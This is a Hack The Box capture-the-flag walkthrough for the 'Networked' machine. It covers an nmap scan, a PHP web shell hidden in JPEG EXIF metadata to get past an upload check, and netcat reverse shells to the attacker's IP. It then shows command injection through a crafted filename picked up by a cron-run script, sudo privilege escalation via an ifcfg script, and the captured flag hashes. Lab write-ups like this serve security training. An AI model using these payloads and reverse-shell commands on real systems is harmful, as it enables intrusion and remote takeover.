

HACKTHEBOX NETWORKED

-Nmap output



```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-27 20:25 +03
Nmap scan report for 10.10.10.146
Host is up (0.052s latency).
Not shown: 65532 filtered ports
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp closed https

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 140.49 seconds
```

-Go the http service and find uploads and upload.php with wfuzz




-We are going to bypass file uplaod with exiftool that command

```
exiftool -DocumentName="<h1>RAZZOR<br><?php if(isset(\$_REQUEST['cmd'])){echo
'<pre>';\$cmd = (\$_REQUEST['cmd']);system(\$cmd);echo '</pre>';}
__halt_compiler();?></h1>" image.jpeg
```

-Note: image.jpeg is have to real jpeg file which you have downloaded from internet

-After get reverse shell exiftool command, upload file and request GET with cmd paramater




10.10.10.146/uploads/10_10_14_236.php.jpeg?cmd=nc 10.10.14.236 1234 -e /bin/bash

����JFIF���ExifMM* �J��(

RAZZOR


PRIV ESC #1

-After get reverse shell, view check_attack.php in /home/guly/



```
bash-4.2$ cat /home/guly/check_attack.php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "-------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
}

?>
```

-Look at the /home/guly/crontab.guly. Crontab runing check_attack.php every 3 minutes




```
bash-4.2$ cat /home/guly/crontab.guly
*/3 * * * * php /home/guly/check_attack.php
```

-Look at again check_attack.php. It executes command after “;” on file names in /var/www/html/uploads/ as user guly

-So create a file that name is ;nc <tun0> <port> -c bash

touch “;nc 10.10.14.236 7894 -c bash”


-And wait 3 minutes for execute the command



```
└──╼ $nc -lvp 7894
listening on [any] 7894 ...
10.10.10.146: inverse host lookup failed: Unknown host
connect to [10.10.14.236] from (UNKNOWN) [10.10.10.146] 40798
python -c "import pty; pty.spawn('/bin/bash')"
[guly@networked ~]$ cat /home/guly/user.txt
cat /home/guly/user.txt
526cfc2305f17faaacecf212c57d71c5
[guly@networked ~]$
```


PRIV ESC #2

-Check sudo conf with sudo -l




```
[guly@networked ~]$ sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE K
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_T
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
```

-We can execute /usr/local/sbin/changename.sh with root privileges
-View changename.sh



```
[guly@networked ~]$ cat /usr/local/sbin/changename.sh
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
                echo "wrong input, try again"
                echo "interface $var:"
                read x
        done
        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
```

-Run sudo /usr/local/sbin/changemane.sh. Enter “test sudo su” in first input



```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
interface NAME:
test sudo su
interface PROXY_METHOD:
a
interface BROWSER_ONLY:
a
interface BOOTPROTO:
a
[root@networked network-scripts]# cat /root/root.txt
0a8ecda83f1d81251099e8ac3d0dcb82
[root@networked network-scripts]# 
```